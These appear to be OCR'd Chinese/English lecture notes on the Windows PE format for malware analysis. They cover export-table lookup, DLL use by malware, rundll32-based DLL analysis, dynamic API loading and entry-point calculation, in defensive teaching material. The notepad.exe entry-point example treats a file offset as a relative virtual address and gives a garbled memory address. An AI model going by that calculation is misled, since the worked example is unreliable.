附加概念：引出函数，数据目录

引出表是数据目录的第一个成员，又可称为IMAGE_EXPORT_DIRECTORY。

IMAGE_EXPORT_DIRECTORY共有１１个成员，部分介绍如下：

域名	含义
nName	模块的真实名称。该域是必须的，因为文件名可能会改变。这种情况下，PE装载器将使用这个内部名字。
nBase	基数，（引出序数－ nBase）就是函数地址数组的索引值了。
NumberOfFunctions	模块引出的函数/符号总数。
NumberOfNames	通过名字引出的函数/符号数目。该值不是模块引出的函数/符号总数，这是由上面的NumberOfFunctions给出。本域可以为0，表示模块可能仅仅通过序数引出。如果模块根本不引出任何函数/符号，那么数据目录中引出表的RVA为0。
AddressOfFunctions	模块中有一个指向所有函数/符号的RVAs数组，本域就是指向该RVAs数组的RVA。简言之，模块中所有函数的RVAs都保存在一个数组里，本域就指向这个数组的首地址。
AddressOfNames	类似上个域，模块中有一个指向所有函数名的RVAs数组，本域就是指向该RVAs数组的RVA。
AddressOfNameOrdinals	RVA，指向包含上述AddressOfNames数组中相关函数之序数的16位数组。


两类输出方式：

- AddressOfFunctions和NumberOfFunctions
- AddressOfNames和NumberOfNames

AddressOfNameOrdinals是用来统一上述两类输出方式的。这就相当于一个别名。

它们的关联方式如下：

AddressOfNames		AddressOfNameOrdinals
|		|
RVA of Name 1	<-->	Index of Name 1
RVA of Name 2	<-->	Index of Name 2
RVA of Name 3	<-->	Index of Name 3
RVA of Name 4	<-->	Index of Name 4
...	...	...
RVA of Name N	<-->	Index of Name N


IMAGE_EXPORT_DIRECTORY
...
Name
nBase(假设值x)
NumberOfFunctions
NumberOfNames
AddressOfFuncitons
AddressOfNames
AddressOfNameOrdinals
Filename.dll
0 函数入口地址RVA
1 函数入口地址RVA
...
a 函数入口地址RVA
b 函数入口地址RVA
...
无名函数（序号x）
MyFun1函数（序号x+1）
MyFun2函数（序号x+a）
MyFun3函数（序号x+b）
RVA
RVA
...
RVA
...
MyFun1
MyFun2
...
MyFun3
...
1
a
...
b
...

根据引出函数名，怎样来获取其地址呢？

1.定位到PE header。

2.从数据目录读取引出表的虚拟地址。

3.定位引出表获取名字数目(NumberOfNames)。

4.并行遍历AddressOfNames和AddressOfNameOrdinals指向的数组匹配名字。如果在AddressOfNames 指向的数组中找到匹配名字，从AddressOfNameOrdinals 指向的数组中提取索引值。

- 例如，若发现匹配名字的RVA存放在AddressOfNames 数组的第77个元素，那就提取AddressOfNameOrdinals数组的第77个元素作为索引值。如果遍历完NumberOfNames 个元素，说明当前模块没有所要的名字。

5.从AddressOfNameOrdinals数组提取的数值作为AddressOfFunctions数组的索引。也就是说，如果值是5，就必须读取AddressOfFunctions数组的第5个元素，此值就是所要函数的RVA。

IMAGE_EXPORT_DIRECTORY结构的nBase成员

nBase是一个基数。（引出序数－ nBase）就是函数地址数组的索引值。

如果程序员在def文件中设定起始序数号为200，这意味着AddressOfFunctions数组至少有200个元素。即使这前面200个元素并没使用，但它们必须存在。

有了nBase，就节约了200个空元素。注意nBase并不影响AddressOfNameOrdinals数组的值。

根据函数序数获取函数地址的步骤

1.定位到PE header。

2.从数据目录读取引出表的虚拟地址。

3.定位引出表获取nBase值。

4.减掉nBase值得到指向AddressOfFunctions 数组的索引。

5.将该值与NumberOfFunctions作比较，大于等于后者则序数无效。

6.通过上面的索引就可以获取AddressOfFunctions 数组中的RVA了。


通过名字和序号访问的比较


从序数获取函数地址比函数名快捷容易，因为这种方法不需要遍历AddressOfNames和AddressOfNameOrdinals这两个数组。

虽然GetProcAddress支持两种调用方式，但是，用序号调用的时候比较复杂（要构造一个特殊的数值）。

另外，在管理上，有名字会更好。

静态VS动态链接


Static libraries
Source File
Static linker
Application file
Static libraries
Stack
Heap
Compiled program
Static libraries


Shared/Dynamic libraries
Dynamic libraries
Source File
Static linker
Application file
Application file
Dynamic library references
Load
Runtime
Stack
Dynamic libraries
Heap
Application code
Dynamic library references

Dynamic-Link Library (DLL)

A Dynamic-Link Library (DLL) is a module that contains functions (called exported functions or exports) that can be used by another program (such as an Executable or DLL).

Windows: Application Programming Interfaces (APIs).

C:\Windows\System32\Kernel32.dll 为例

If an application wants to call an API function, it must first load a copy of DLL that exports the API into its memory space.

Why Attackers Use DLLs

Malware authors distributing their malicious code as DLL instead of executable files a lot, reasons:

a) hide a malware's actions;
b) Persist on the system through DLL injection;
c) Get access to the entire process memory space;
d) More difficult to be analyzed than executable.

Analyzing DLLs using **rundll32.exe:**

rundll32.exe <full path to dll>,<export function> <optional arguments>

rundll32.exe <full path to dll>,<export function> <optional arguments>

1. Command-line arguments passed to rundll32.exe are first validated; if the syntax is incorrect, rundll32.exe terminates.
2. If the syntax is correct, it loads the supplied DLL. As a result of loading the DLL, the DLL entry point function gets executed (which in turn invokes the DLLMain function). Most malware implement their malicious code in the DLLMain function.
3. After loading the DLL, it obtains the address of the export function and calls the function. If the address of the function cannot be determined, then rundll32.exe terminates.
4. If the optional arguments are provided, then the optional arguments are supplied to the export function when calling it.


Analyzing a DLL With No Exports/Containing Exports/Accepting Export Arguments

Implement malicious functionality in **DLLMain()** without exporting any functions.

Analyzing DLLs with **process check:**

Some DLLs check if they are running under a specific process (such as explorer.exe or iexplore.exe) and might change their behavior or terminate themselves if they are running under any other process (including rundll32.exe).

DLL Injection is needed under these circumstances.



Entry point function was not successfully executed

```
10001BF2   push    offset aSpoolsv_exe ; "spoolsv.exe"
10001BF7   push    edi                 ; char *
10001BF8   call    _stricmp
10001BFD   test    eax, eax
10001BFF   pop     ecx
10001C00   pop     ecx
10001C01   jnz     loc_10001CF9
```

Check to determine if it is running under spoolsv.exe

常见DLL

- kernel32.dll 适用于所有程序的基本和核心功能，包括读取文件和写入文件
- ntdll.dll 导出 Windows 原生 API； kernel32.dll 使用这个库作为其自身功能的后端
- user32.dll 图形用户接口（GUI）
- advapi32.dll 使用注册表和加密
- shell32.dll 负责执行文件、打开文件等shell操作
- ws2_32.dll 与 Internet 套接字和网络通信有关的所有功能
- wininet.dll HTTP 和 FTP 功能，包括代理等
- urlmon.dll wininet.dll 的附加组件，用于处理 URL、Web 压缩、下载文件等
- gdi32.dll 简单的图形功能

动态的API加载

恶意软件经常会隐藏其库和API的名字来躲避静态分析，即所谓动态加载，意味着被调用的库和函数不出现在IAT里。

Windows系统（包括其他多数OS）都支持的，Windows系统通常使用LoadLibraryA和GetProcessAddress两个API支持动态加载。

LoadLibraryA：将动态链接库加载到调用程序的虚拟内存中并返回其地址（LoadLibraryW, LoadLibraryExA, LoadLibraryExW）；
GetProcAddress：获取给定 API 名称的地址和包含此 API 的库的地址。

计算PE文件的入口点

反病毒软件扫描PE文件：
1. 扫描文件本身；
2. 执行模拟操作来发现多态病毒。

程序入口点的重要性：
1. 为了不扫描整个文件，反病毒软件必须精确判定程序执行入口的文件偏移量，进而搜索病毒代码或病毒特征码；
2. 很多多态病毒扫描都以程序入口点作为起始，所以精准定位EP十分重要；

因此，已知的很多病毒都试图通过干扰扫描程序计算程序入口点计算来对抗反病毒软件，比如一些壳程序（NsPack，Upack等）的使用就会导致入口点计算产生错误。

计算PE文件的入口点

此处以Windows 7操作系统C:\Windows\System32\notepad.exe（记事本）程序为例，分析普通PE文件的执行入口计算方法。

文件执行入口的计算步骤：

1. 加载文件头信息，包括Option Header和各Section header，确定文件的AddressOfEntryPoint和各section的起止VA；
2. 确定文件入口存在于在哪个section的虚拟空间当中；
3. 对应的 section header中查看该section的文件偏移量，section header当中的pointer to raw data字段就是其在文件中偏移量，该偏移量是section数据/字节在文件中开始的位置；

4. 计算AddressOfEntryPoint（Option header）与section的VA的差，加上pointer to raw data的值。

Member	Offset	Size	Value	Meaning
AddressOfEntryPoint	00000120	Dword	000193E0	.text

Name	Virtual Size	Virtual Addr...	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Chara
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dwor
.text	00018FCE	00001000	00019000	00000400	00000000	00000000	0000	0000	60000

Option header 里查看 AddressOfEntryPoint = 000193E0
记事本程序notepad.exe的入口在.text section当中，.text 的起止VA为00001000~00019FCE，文件偏移量是00000400
(000193E0 – 00001000) + 00000400 = 000187E0
000187E0就是程序执行入口的文件偏移

ImageBase	00000128	Qword	0000000140000000	

这里得到的***000187E0***是一个相对虚拟地址，所以
image base +000187E0 = 0000000140000000 + 000187e0 = 0000000140187e0就是程序执行入口的真正内存地址

PE文件的静态分析


通过静态分析PE文件能帮助我们挖掘哪些有用信息？

1. 判断程序是否加壳；
2. 恶意软件是个downloader还是dropper；
3. 是否连接到命令和控制服务器(C&C，或攻击者网站）；
4. 被分析程序的功能。

还有哪些问题可以从PE静态分析中发现端倪？

1. 能不能通过分析确定当前的样本是旧程序还是新变种？
2. 如何判断是哪个国家的人写的？
3. 这是一张偷来的证书吗？所有这些样本都有相关吗？

PE头是一个信息宝库，这里仅给出提示和想法，还有很多东西值得探索。




编译时间戳中体现的模式举例

PE文件的加载（操作系统端视角）


Thread Environment Block (TEB)

Process Environment Block (PEB)

